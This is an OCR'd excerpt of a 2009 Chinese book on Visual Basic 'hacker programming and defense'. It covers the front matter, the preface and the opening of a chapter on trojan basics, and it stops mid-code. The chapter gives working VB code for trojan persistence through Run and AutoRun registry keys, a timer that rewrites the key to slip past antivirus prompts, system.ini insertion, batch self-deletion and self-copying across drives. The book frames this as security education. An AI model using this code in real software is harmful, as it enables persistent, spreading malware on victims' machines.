Visual Basic

黑客编程揭秘与防范

王洪　张博　编著

8大编程案例：

病毒双进程保护原理、黑客工具箱的实现原理剖析，密码破解防范技术、广告插件制作、QQ尾巴病毒和手机炸弹原理与防范、典型病毒的专杀工具制作和网站漏洞检测程序开发

- 20多个黑客编程关键技术：工具箱、绑定、后门、扫描、线程、注入、网络编程、杀毒工具、远程控制等
- 从网络编程到病毒运行原理剖析，全实例呈现黑客Visual Basic编程攻防技术

人民邮电出版社
POSTS & TELECOM PRESS

Visual Basic

黑客编程揭秘与防范

王洪　张博　编著

人民邮电出版社
北京

图书在版编目（CIP）数据

Visual Basic黑客编程揭秘与防范 / 王洪，张博编著. -- 北京 : 人民邮电出版社，2009.11
ISBN 978-7-115-21423-2

Ⅰ. ①V… Ⅱ. ①王… ②张… Ⅲ. ①BASIC语言－程序设计②计算机网络－安全技术 Ⅳ. ①TP312②TP393.08

中国版本图书馆CIP数据核字(2009)第186176号

内 容 提 要

本书从编程和网络技术的角度，深入探讨了编程防范黑客的技术。本书首先介绍了黑客攻防编程的基础知识，如病毒的运行原理、键盘记录和启动方式等知识；然后讲解了病毒双进程保护原理，常见小病毒特征，黑客工具箱的实现原理，密码破解防范技术，广告插件制作，QQ尾巴病毒和手机炸弹原理与防范，以及各种典型病毒（如熊猫烧香）的专杀工具制作和网站漏洞检测开发等内容。从技术源头上揭秘了多种黑客攻击的内幕，从而让读者更好地保护计算机信息的安全做好技术储备。

本书最大的特色是，只要有一些Visual Basic语言基础，就可以看懂集趣味性、实战性于一体的攻防编程案例；通过几章的学习，就能了解黑客工具编写的原理，并可尝试编程实现查杀软件。读者在本书中不仅可以掌握防范黑客编程技术，更可以学习到很多关于网络和系统编程方面的高级知识，将有助于快速提高读者的编程水平。

本书适合初、中级网络安全爱好者学习网络安全知识时使用，同时也可作为程序员和网络高级安全工程师的参考资料。

Visual Basic 黑客编程揭秘与防范

◆ 编　　著　王　洪　张　博
责任编辑　魏雪萍
执行编辑　张　涛

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街14号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
中国铁道出版社印刷厂印刷

◆ 开本：787×1092　1/16
印张：18.75
字数：447千字　　2009年11月第1版
印数：1－4 000册　　2009年11月北京第1次印刷

ISBN 978-7-115-21423-2

定价：45.00元

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154

前言

随着网络技术的高速发展，防范黑客攻击的信息安全问题已日益受到人们的关注。信息安全尤其是网络安全，大则关乎企业数据安全，小则涉及个人隐私账号被盗，信息安全问题已涉及社会的方方面面。但由于黑客攻击的隐蔽性及用户掌握防范技术的局限性，现实中的黑客防范往往处于被动位置。为了增强读者主动防御黑客和动手解决问题的能力，让更多的网络安全爱好者能够迅速掌握防范黑客安全软件的开发技术，也为了提高国内网络安全技术的整体水平，作者精心编写了本书。

在黑客编程攻防当中，最为简单和容易上手的是用 Visual Basic 语言，它简单易学，且功能强大，是使用最广泛的程序语言之一。

本书涵盖了用 Visual Basic，缩写为 VB，开发防范黑客编程的各个方面。从剖析键盘记录、病毒进程双保护原理到网络漏洞扫描编程，从下载者程序的编程到 U 盘病毒防御工具实现，从黑客常用工具箱揭秘到网站安全性测试系统开发等技术上，逐一讲解各类防范黑客编程的原理。全书分 3 个部分介绍了用 VB 编程实现防范黑客技术。

第一部分　黑客编程攻防基础篇。包括第 1 章～第 3 章，重点介绍了 VB 实现黑客编程的基础知识，并用简单实例由浅入深地剖析了黑客编程技术特点，如病毒的运作原理和相应的运行机制等，其中还对常见小病毒进行了分析，并通过编写查杀程序的实现过程教给读者相应的防御知识。

第二部分　黑客编程攻防实战篇。包括第 4 章～第 8 章，通过实例详细地分析了病毒制作的特征，如 QQ 尾巴病毒、下载者、流氓广告插件等。其中，还对黑客工具箱的制作原理给予了剖析，如脚本木马生成器、灌水机工具、QQ 强制聊天工具等。了解了上述黑客制作技术后，针对不同的攻击特点又都给出了用 VB 编程实现的防御实战技术。

第三部分　黑客编程攻防提高篇。包括第 9 章～第 11 章，重点剖析了几款有代表性的、综合性强的黑客工具和防御工具的编程方法，如手机炸弹原理和防御、熊猫烧香病毒功能剖析和专杀工具制作、网站安全性测试系统开发。读者通过阅读这些内容，可以从原理上进一步提高对典型病毒的认识。通过学习这些内容，读者不但能编写出相应的杀毒程序，还能综合应用以前的知识编写出综合的网站安全检测系统。

书中为了便于理解病毒的运作原理，有些实例采用了 VB 编程模拟病毒基本功能的方式来讲解，考虑到这些病毒源代码的危害性，以防不良分子对这些源代码加以利用，书中对这些源代码做了局部删改和技术处理，但这并不会影响读者理解关键性的知识。代码下载地址为：www.feiker.net。

本书由王洪和张博编著，参与编写和资料整理的还有陈芳、秦连清、肖霞、范洪彬、裴

要强、管西京、温才燚、夏添、张英男、张鹏、刘冉、李新峰、叶凤云、李连闯、李绍文、刘教青等，在此表示衷心的感谢。由于时间仓促，加上编写水平有限，书中难免存在一些不足和错误之处，望广大读者批评指正，编辑联系邮箱为：zhangtao@ptpress.com.cn。


编　者

目录

第一篇　黑客编程攻防基础篇

第二篇 黑客编程攻防实战篇

第三篇 黑客编程攻防提高篇



黑客编程攻防基础篇

第1章 黑客编程攻防入门

学习目标

病毒和木马在网络上非常流行，给计算机用户带来许多安全问题，如平时上网的时候会经常遇到一些木马，有的是截取 QQ 号码，有的是远程控制，还有的是截取网络游戏账号和密码，这些木马程序妨碍我们正常上网，面对如此多的木马，用户既害怕又好奇，不禁要问，木马的功能是如何实现的呢？

在本章将为读者介绍木马最基本功能的实现，然后给读者举出相应的木马编程例子，如游戏木马、远程控制，这也是对木马的初次深度认识。通过本章的学习，读者可以完全掌握木马基本编程原理知识，明白木马的原理就能独自删除木马。学习黑客编程就是为了更好的防卫自己的计算机安全。

1.1 木马基本功能

木马的基本功能有很多，在常见的木马中有开机自动启动、木马复制、木马自身删除、木马感染、截取信息等。

木马的复制就是把自身复制到系统文件夹中或者其他盘符内，以便不让用户轻易就查杀掉，这样保证了木马病毒的存活率。木马自身删除在很多木马上都已经实现了，例如常见的灰鸽子远程控制配置的服务端，运行后会自身删除，虽然看起来是删除，其实没有删除，他把自身转移到其他文件夹中了，保证了木马的隐蔽性。木马感染，例如熊猫烧香病毒感染 EXE、HTML、ASP、PHP 等文件。截取信息是木马的最基本功能，最常见的是键盘记录，下面分别对木马的功能进行阐述。

1.1.1 木马启动方式

通常在安装完杀毒软件后，机器重新启动时杀毒软件就会自动启动，这个功能是通过操作注册表来实现的。木马同样也可以利用此方法来启动自身。

在这里介绍常见的木马启动方式，注册表启动。

注册表启动是木马启动的常见方式，木马程序把一些项插入到注册表内以便启动自身，下面介绍木马是怎样利用注册表启动的。

小知识：什么是注册表？它在黑客编程中有什么作用？

答：这是 Microsoft Windows 9X、Windows CE、Windows NT 和 Windows 2000 中使用的中央分层数据库，用于存储为一个或多个用户、应用程序和硬件设备配置系统所必需的信息。

木马，病毒的启动大部分都是通过注册表启动的。学习好注册表有助于了解系统，维护系统安全问题。

依次单击【开始】→【运行】项，在弹出的对话框中输入 regedit，即可打开注册表编辑器，如图 1-1 所示。




图 1-1 注册表编辑器

注册表中程序自启动的具体位置在：

HKEY_LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\项中，如图 1-2 所示。




图 1-2 注册表启动位置

下面手工模拟创建一个自启动项，依次单击【编辑】→【新建】→【字符串值】项，在注册表中就建立了一个“新值”项，双击“新值”项，在弹出的编辑字符串对话框中，在数值数据中输入程序启动的物理位置，在数值名称中输入名称，然后单击确定，如图 1-3 所示。




图 1-3 编辑字符串

这样就把程序添加进入启动项目了，木马程序就是完成这样一个过程实现自启动的。

木马在运行后首先要做的就是写入自动启动项，运行后监视键盘输入和判断鼠标光标动作。

1.1.2 木马基本功能分析

通常木马都是具有盗取别人账号的功能，另外，木马还具备一些基本的功能，例如隐藏自身、开机自启动、复制、自删除、感染等。

在网络上常见的木马病毒，例如灰鸽子，他实现了远程控制、键盘记录等强大的功能，他生成的服务端程序运行后自删除；QQ 阿拉大盗木马也是运行后删除自身程序，并且隐藏起来；熊猫烧香木马具备自身复制、感染文件、感染 U 盘、移动存储设备等。

下面对木马基本功能进行原理分析。

1．复制

木马自身复制后把文件粘贴到其他文件夹或系统文件夹内，达到隐藏和增加木马感染的数量。

2．删除

这里的删除是自身删除，保证了木马程序不让用户发现，如可以用批处理命令构成删除自身的方法，代码如下所示：

```
@echo off
echo 按任意键删除自身
pause
del %0
```

上面代码就是利用批处理命令删除自身的。

3．开机启动

开机启动就是利用在注册表中插入自启动项，在前面已经讲述，这里不再做分析。

4．木马感染

木马感染的方式很多，例如熊猫烧香木马可以感染 Web 文件，他是把网页木马的挂马代码插入到 Web 文件中，实现传播的目的。

5．截取信息

截取信息是木马最重要的功能之一，最常见的截取信息就是键盘记录，通过截取键盘记录来把信息发送给窃取信息的人，本章将针对此功能进行全面讲解。

1.2 木马基本功能揭秘

本节将对木马最基本的功能进行模拟，所利用的编程工具是 VB，一款可视化编程工具，非常容易上手。

木马基本功能中最为重要的就是自身启动，下面为读者分别介绍几种常见的启动方式编写模拟，以便读者可以根据其原理查杀其他病毒。

1. 木马自启动

注册表启动在 VB 编程中非常简单，只需要调用注册表的启动项目，插入木马程序的物理位置即可。这里介绍两种用 VB 写入注册表的方法，以下分别介绍。

方法一，简单写法

写入注册表就是把启动项插入到注册表的项目 Run 中，也就是 HKEY_LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\这段注册表内，使得木马能自身启动。

运行 VB，在菜单栏中选择【文件】，并弹出【新建工程】选项，在其中选择【标准 EXE】项，在弹出的代码编辑框中添加以下代码：

```
    Private Sub Form_Load()
    Dim a
    '定义一个变量 a
    Set a = CreateObject("wscript.shell")
    '创建一个对象
    a.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\" &
App.EXEName,
    App.Path & "\" & App.EXEName & ".exe"
    '写入注册表启动项
    End Sub
```

这里首先创建 CreateObject 一个项目，然后把木马程序的物理路径 rewrite 插入到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\项目中。

程序写入到注册表后容易被 360 安全卫士、卡巴斯基等杀毒软件的注册表防护功能发现，若用窗体加载注册表只能写入注册表一次，这样写入到注册表的概率就非常小。这里可以用 Timer 控件来实现 1 分钟一次写入注册表，如果写入到注册表后，再重复写入相同的项目，防护软件是不会提示有程序写入注册表的。

实现代码如下，只需要把上述代码替换第一句代码即可，代码如下所示：

```
    Private Sub Timer1_Timer()
    '时间设置为 60000，也就是 1 分钟
    Dim a
    '定义一个变量 a
    Set w = CreateObject("wscript.shell")
    '创建一个对象
    w.regwrite  "  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"  &
App.EXEName, App.Path & "\" & App.EXEName & ".exe"
    '写入注册表启动项
    End Sub
```

方法二，API 写法

就是利用 API 实现的，这个写法有些复杂。他的原理和上面写入注册表的方法完全一样。

小知识：什么是 API?

API 就是应用程序编程接口。它是能用来操作组件、应用程序或者操作系统的一组函数。典型的情况下，API 由一个或多个提供某种特殊功能的 DLL 文件组成。

运行 VB，在菜单栏中选择【文件】，并弹出【新建工程】选项，在其中选择【标准 EXE】选项，在弹出的代码编辑框中添加以下代码：

```
    Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" (ByVal
hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long,
phkResult As Long) As Long
```

```
    '打开注册表中的一个现有的项
    Private Declare Function RegCreateKey Lib "advapi32.dll" Alias "RegCreateKeyA" (ByVal
hKey As Long, ByVal lpSubKey As String, phkResult As Long) As Long
    '在指定的注册表项下创建一个新项。如指定的项已经存在，那么函数会打开现有的项
    Private Declare Function RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" (ByVal
hKey As Long, ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long,
lpData As Any, ByVal cbData As Long) As Long
    '设置指定项的值
    Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hKey As Long) As Long
    '关闭系统注册表中的一个项或键
    Const REG_SZ = 1
    Const HKEY_LOCAL_MACHINE = &H80000002
    Const ERROR_SUCCESS = 0&
    Dim KEY_ALL_ACCESS As Double
    '定义一个为 Double 的变量
    Private Sub Form_Load()
    '加载窗体
    Dim hKey As Long, lpData As String, SizeOfData As Long
    '定义一个为 long 的变量
    Dim ValueType As Long, return_OpenKey As Long
    '定义一个为 long 的变量
    Dim PriKey As String, KeyValue1 As String, KeyData As String
    '定义一个为 string 的变量
    SizeOfData = 150 '不要修改
    PriKey = "Software\Microsoft\Windows\CurrentVersion\Run"
    '写入到注册表启动项目
    KeyValue1 = "mm.exe"
     '木马程序的名称
    KeyData = "C:\mm.exe"
    '木马的位置
    return_OpenKey = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "", 0, KEY_ALL_ACCESS, hKey)
     '打开根键
    If RegCreateKey(hKey, PriKey, hKey) <> ERROR_SUCCESS Then Exit Sub
    '打开主键,失败则退出所在的过程
    If RegSetValueEx(hKey, KeyValue1, 0&, REG_SZ, ByVal KeyData, Len(KeyData) + 1) <>
ERROR_SUCCESS Then Exit Sub
    '写入注册表数据
    If RegCloseKey(hKey) <> ERROR_SUCCESS Then Exit Sub
    '关闭注册表
    End Sub
```

首先是在指定的位置添加一个新的项目，创建一个项或值，然后打开注册表写入到当前的项目或值内，最后关闭注册表。

前面两种方法的两段代码实现的功能都一样，都是写入注册表启动项，开机自动运行。这样就实现了木马的一个自启动功能。

方法三，插入注册表其他项中

前面讲到在注册表中插入木马启动项也可以写入到：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
```

这个项目中，同样也可以插入到以下这个项目中：

```
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun
```

他和前面所说的一样，只是插入注册表的位置不一样。

运行 VB，在菜单栏中选择【文件】，并弹出【新建工程】选项，在其中选择【标准 EXE】选项，在弹出的代码编辑框中添加以下代码：

```
    Private Sub Form_Load()
    Dim a
    '定义一个变量 a
    Set a = CreateObject("wscript.shell")
    '创建一个对象
    a.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Command
    Processor\AutoRun\" & App.EXEName, App.Path & "\" & App.EXEName & ".exe"
```

```
'写入注册表启动项
End Sub
```

他的写法与上一个注册表的写法相同！

创建 CreateObject 一个项目，然后把木马的物理路径 rewrite 插入到 HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun\内。

方法四，插入更多的启动项目

此方法与上面几种方法大致相同，不过可以插入更多的启动项目，以便使木马程序更容易插入到注册表启动项目中。

```
HKEY_LOVAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
```

下面所有以'run'开头的键值，与第一种方法相同。

例如 run,runOnce,runOnceEx 等。

代码如下：

```
Private Sub Form_Load()
Dim a
'定义一个变量 a
Set a = CreateObject("wscript.shell")
'创建一个对象
a.regwrite "这里替换键值即可" & App.EXEName, App.Path & "\" & App.EXEName & ".exe"
'写入注册表启动项
End Sub
```

这几段代码都差不多，直接替换其中的键值即可使用。功能都是把自启动写入到注册表启动。

通过以上 3 个例子说明，木马启动方式都在注册表内，而且方法都差不多。读者可以根据木马的启动位置来手工杀毒木马，就目前的杀毒软件来说，几乎都具有了注册表监控，木马很难写入到注册表内。不过也有些木马具有反杀毒软件的功能，可以逃过杀毒软件的监视，成功写入到注册表内。

方法五，修改系统文件启动木马

除了前面介绍的方法之外，我们还可以通过修改 Windows 自带的系统文件来实现木马的自动运行，下面分别介绍。

我们要把木马启动路径插入到 system.ini、win.ini、autoexec.bat、winstart.bat 等。他们的存放位置都在 C:\windows 目录下（Windows XP 系统），只需要改其中的任何一个文件就可以达到目的。

比如，只要加入一句 run=木马路径，有的读者就会问在哪个地方插入呢，这里就把这句代码插入到文件的最后面即可，就可以实现开机启动。

下面利用 VB 编写一个简单的程序作为实例讲解，首先建立一个窗体，加入 Text 控件，在 Text 控件内输入 run=木马路径。

然后双击窗体，输入以下代码：

```
Private Sub Form_Load()
Dim a As Integer, b As Integer
'定义变量 a 和 b 为 Integer
Open App.Path & "/systerm.ini" For Append As #1
'保存文件为 systerm.ini
Print #1, Text1.Text
'写入 Text1 控件中的内容
Close #1
'写入关闭
End
```

```
'退出程序
End Sub
```

在程序运行后会生成一个 systerm.ini 文件，然后写入到这个文件内，写完后就关闭此文件，最后退出程序。写入到系统文件是很难被发现的，所以读者要经常检查一下此系统文件是否被修改，如果被修改立刻修改回来，保障上网安全。

这里可以利用下载工具把程序下载到 C:\windows 目录下（Windows XP 系统）。

还有一些方法就是系统文件启动方法，这里可以利用捆绑工具把木马和系统文件捆绑在一起，强制开机运行木马。这个属于病毒类型的木马，感染系统，例如熊猫烧香木马。

2．木马自身复制、隐藏、删除

木马自身复制、隐藏、删除是木马基本功能，木马一般必须具备这些功能，下面分别对这 3 个功能进行剖析。

- 自身复制。

自身复制是木马最常见的手法，木马几乎都具有此功能，木马病毒复制自身到各个盘内，或者到 C 盘的 Windows 目录中小目录中。这是木马病毒的特点，也是木马病毒最基本的功能，前段时间的熊猫烧香病毒也是复制程序到各个盘内，使得用户很难清除。

运行 VB，新建立窗体，在弹出的代码编辑框中输入以下代码：

```
Private Sub Form_Load()
On Error GoTo cw
'启动错误处理程序
digfile = "C:\"
'digfile 设置为 C 盘
If Dir(digfile & App.EXEName & ".exe") = "" Then
'如果 C 盘不存在文件
FileCopy App.Path & "\" & App.EXEName & ".exe", digfile & App.EXEName & ".exe"
'复制文件到 C 盘
digfile = "D:\"
'digfile 设置为 D 盘
If Dir(digfile & App.EXEName & ".exe") = "" Then
'如果 D 盘不存在文件
FileCopy App.Path & "\" & App.EXEName & ".exe", digfile & App.EXEName & ".exe"
'复制文件到 D 盘
digfile = "E:\"
'digfile 设置为 E 盘
If Dir(digfile & App.EXEName & ".exe") = "" Then
'如果 E 盘不存在文件
FileCopy App.Path & "\" & App.EXEName & ".exe", digfile & App.EXEName & ".exe"
'复制文件到 E 盘
digfile = "F:\"
'digfile 设置为 E 盘
If Dir(digfile & App.EXEName & ".exe") = "" Then
'如果 F 盘不存在文件
FileCopy App.Path & "\" & App.EXEName & ".exe", digfile & App.EXEName & ".exe"
'复制文件到 F 盘
Open digfile & "me.txt" For Output As #1
'生成 me.txt 文件
Print #1, App.Path & "\" & App.EXEName & ".exe"
'把文件路径写入到 me.txt 内
Close #1
'写入关闭
Shell digfile & App.EXEName & ".exe"
'运行文件
ElseIf Dir(App.Path & "\me.txt") <> "" Then
'如果 me.txt 内不为空
Open App.Path & "\me.txt" For Input As #2
'把文件输入到 me.txt
Input #2, strs
```